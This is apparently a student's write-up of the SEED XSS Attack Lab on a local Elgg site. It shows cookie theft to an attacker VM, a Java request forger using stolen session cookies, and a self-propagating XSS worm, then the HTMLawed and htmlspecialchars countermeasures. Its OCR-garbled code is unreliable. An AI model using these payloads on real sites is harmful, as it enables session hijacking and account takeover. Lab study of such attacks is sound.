
Project 4 XSS Attack Lab


Yang Guo yguo3@clemson.edu

Task 1: Posting a Malicious Message to Display an Alert Window

Edit Boby's profile and write script sentence in the Brief description are.



Log in as Alice.




Open Boby's profile web page, you can see the result as below. It shows that the JS code has been embedded into the webpage.




Task 2: Posting a Malicious Message to Display Cookies


Edit Boby's profile and write script sentence in the Location area.



Log in as Alice and check Boby's profile.



You can see the alert pop up and display Alice's cookie.




Task 3: Stealing Cookies from the Victim's Machine

Open 2 Virtual Machine. As you can see from below, One VM's ip is 192.168.158.128(we call this machine host 128), the other one is 192.168.158.129(we call this machine host 129).

```
🔞 🖨 🗊 Terminal
[11/05/2016 20:20] seed@ubuntu:~$ ifconfig
eth0
         Link encap: Ethernet HWaddr 00:0c:29:47:4e:39
         inet addr:192.168.158.128 Bcast:192.168.158.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fe47:4e39/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:16501 errors:0 dropped:0 overruns:0 frame:0
         TX packets:5793 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:18762415 (18.7 MB) TX bytes:440335 (440.3 KB)
         Interrupt:19 Base address:0x2000
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:937 errors:0 dropped:0 overruns:0 frame:0
         TX packets:937 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:627307 (627.3 KB) TX bytes:627307 (627.3 KB)
[11/05/2016 20:20] seed@ubuntu:~$
```

```
🚫 🖨 📵 Terminal
[11/05/2016 20:31] seed@ubuntu:~$ ifconfig
         Link encap: Ethernet HWaddr 00:0c:29:f6:01:fa
         inet addr:192.168.158.129 Bcast:192.168.158.255 Mask:255.255.255.0
         inet6 addr: fe80::20c:29ff:fef6:1fa/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:4712 errors:0 dropped:0 overruns:0 frame:0
         TX packets:2227 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:6092269 (6.0 MB) TX bytes:185727 (185.7 KB)
         Interrupt:19 Base address:0x2000
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:76 errors:0 dropped:0 overruns:0 frame:0
         TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:5384 (5.3 KB) TX bytes:5384 (5.3 KB)
[11/05/2016 20:31] seed@ubuntu:~$
```

We assume host 129 is the attacker. So in host 128, we use Boby's account to log in and edit his profile as below.



After this, use Alice's account to log in and open Boby's profile.



Before we open Boby's profile, in host 129 we compile program echoserver and run it for listening. When we open Boby's profile, the script code begin to execute and send user's cookie to the attacker.

```
[11/05/2016 20:33] seed@ubuntu:~$ cd Downloads/
[11/05/2016 20:33] seed@ubuntu:~/Downloads$ cd echoserver/
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ ls
           echoserv.o helper.h Makefile
echoserv.c helper.c helper.o README
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ ./echoserv 5555&
[1] 3853
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ telnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET /?c=Elgg%3D9bkbk21vhv4palfgfjvcce62u3 HTTP/1.1
Connection closed by foreign host.
[11/05/2016 20:35] seed@ubuntu:~/Downloads/echoserver$
```

Task 4: Session Hijacking using the Stolen Cookies

We want to do the attack in another machine (host 129), so first we should modify hosts file in attacker's machine.

```
      127.0.0.1
      www.CSRFLabElgg.com

      192.168.158.128
      www.XSSLabElgg.com

      127.0.0.1
      www.SeedLabElgg.com

      127.0.0.1
      www.heartbleedlabelgg.com

      127.0.0.1
      www.WTLabElgg.com
```

After this, we observe the legitimate process of adding a friend in Elgg.



We can use Firefox's extension LiveHTTPHeaders to display all the parameters in the request.



Before we do the attack, we can see that Samy is not this user's friend.



Modify some part of the java program provided from instruction, we use the cookie value stolen from the victim machine. The value of elgg_ts and elgg_token is from the above, we can see them in request header.

```
import java.io.*
 import java.net.*
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
 InputStream responseIn=null;
String requestDetails = "&_elgg_ts=1478406331&_elgg_token=b8126cc3156badddf824ae7c9f5e0650";
// URL to be forged.
URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
 // can represent.
 HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
 // addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
// Add other necessary HTTP Headers yourself. Cookies should be stolen
// using the method in task3.
// Using the Method in tasks.
urlConn.addRequestProperty("User-agent", "Sun JDK 1.6");
urlConn.addRequestProperty("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
urlConn.addRequestProperty("Accept-Language", "en-US,en;q=0.5");
urlConn.addRequestProperty("Referer", "http://www.xsslabelgg.com/profile/samy");
urlConn.addRequestProperty("Cookie", "Elgg=2njq5im7j6dp0fl517881ltov3");
urlConn.addRequestProperty("Connection", "keep-alive");
```

Run this java program.

After executing this program, we can see Samy is the user's friend. This shows that attacker can add friends in behalf of the victim user.



Task 5: Writing an XSS Worm

Use Alice as victim account. We can see that in the beginning Alice's profile is empty and she has no friend.








Use Samy as the source of XSS worm. Write script sentence in his profile.

Edit profile



From task4 we know the format of adding friend request. And we should observe the POST content when user modify his profile.


```
| Parameters | application/x-www-form-urlencoded | elgg_ts | felgs_ts |
| accesslevel[Interests] | 2 |
| accesslevel[Interests] | 3 |
| accesslevel[Interests] | 4 |
| accesslevel[Interests] | 5 |
| accesslevel[Interests] | 6 |
| accesslevel[Interests] | 7 |
| accesslevel[Interes
```

_elgg_token=58e8f8cef94cc36ec0dec20bf6dc3327&_elgg_ts=1478834940&name=Samy&description=&accesslevel
%58description%5D=2&briefdescription=1&accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D
%22192.168.158.128%2Fvorm,ist22+%3E%3Cx2Fscript+%3E%accesslevel%5Blocation%5D=2&lotation%5D=2&interests-&accesslevel
%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone
=&accesslevel%5Bbnone%5D=2&mobil=e%accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bvebsite%5D=2&fwitter
=&accesslevel%5Btwitter%5D=2&guid=42

Next step, we can write worm.js by filling necessary details into the skeleton code.

```
worm.js **
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Contection", "keep-alive");
Ajax.setRequestHeader("Contection", "keep-alive");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
var content="_elgg_token="+elgg.security.token.__elgg_token+"&_elgg_ts="+elgg.security.token.__elgg_ts
+"sname="*elgg.session.user.name+"%description=%accesslevel%58description%50=2&briefdescription=beAttacked&accesslevel
%58briefdescription%50=2&location=%36script+srck30%22192.168.158.128%2Fworm.js%22+%3E%3C%2Fscript%3E&accesslevel
%58briefdescription%50=2&location=%36script+srck30%22192.168.158.128%2Fworm.js%22+%3E%3C%2Fscript%3E&accesslevel
%58briefdescription%50=2&briefdescription=beAttacked&accesslevel
%58briefdescription%50=2&briefdescription=beAttacked
%58briefdescr
```

We use Alice's account to log in and visit Samy's page. We can see Alice's account state has changed.



Groups

▼ More

<script src="192.168.158.128/worm.js" ></script>

Both profile modification and adding friend are successful.

Bookmarks Files

Task 6: Writing a self-propagating XSS Worm

First set profile of all users empty.

Write the script.


Activity Blogs

Alice's friends


Samy beAttacked

```
<script id="worm">
var self_p = document.getElementById("worm").outerHTML;
self_p = escape(self_p);
var Ajax=null;
Ajax.open("POSI", "http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Content-rype", "application/x-www-form-urlencoded");
var content="_elgg_token="+elgg.security.token.__elgg_token+"&_elgg_ts="+elgg.security.token.__elgg_ts
+"aname="*elgg.session.user.name+"%description="+self_p+"%accesslevel%5Bdescription%
5D=28briefdescription=beAttacked%accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
2FNorm_ig$22+%3E%3CSASTAFscript%3E&accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3Cscript+src%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&briefdescription%5D=2&location=%3D%22192.168.158.128%
5D=2&briefdescription=beAttacked%accesslevel%5Bordinx5D=2&location=beAttacked=%3D%22192.168.158.128%
5D=2&briefdescripti
```


Add it in the description area of Samy's profile.




Log in as Alice, and visit Samy's page. (we can see that Samy's state has changed)



Then we can see Alice's state has also changed.






From above we can see the self-propagation is successful.


Task 7: Countermeasures

1.Turn on HTMLawed 1.8





After turning on HTMLawed 1.8. Go to victim Alice's web page.



We can see that the script code can't execute any more.

2.Turn on both measures

Go to var/www/XSS/elgg/engine/lib and uncomment all htmlspecialchars functions.



Then we log in as victim Alice. We can see that script tag is not available.

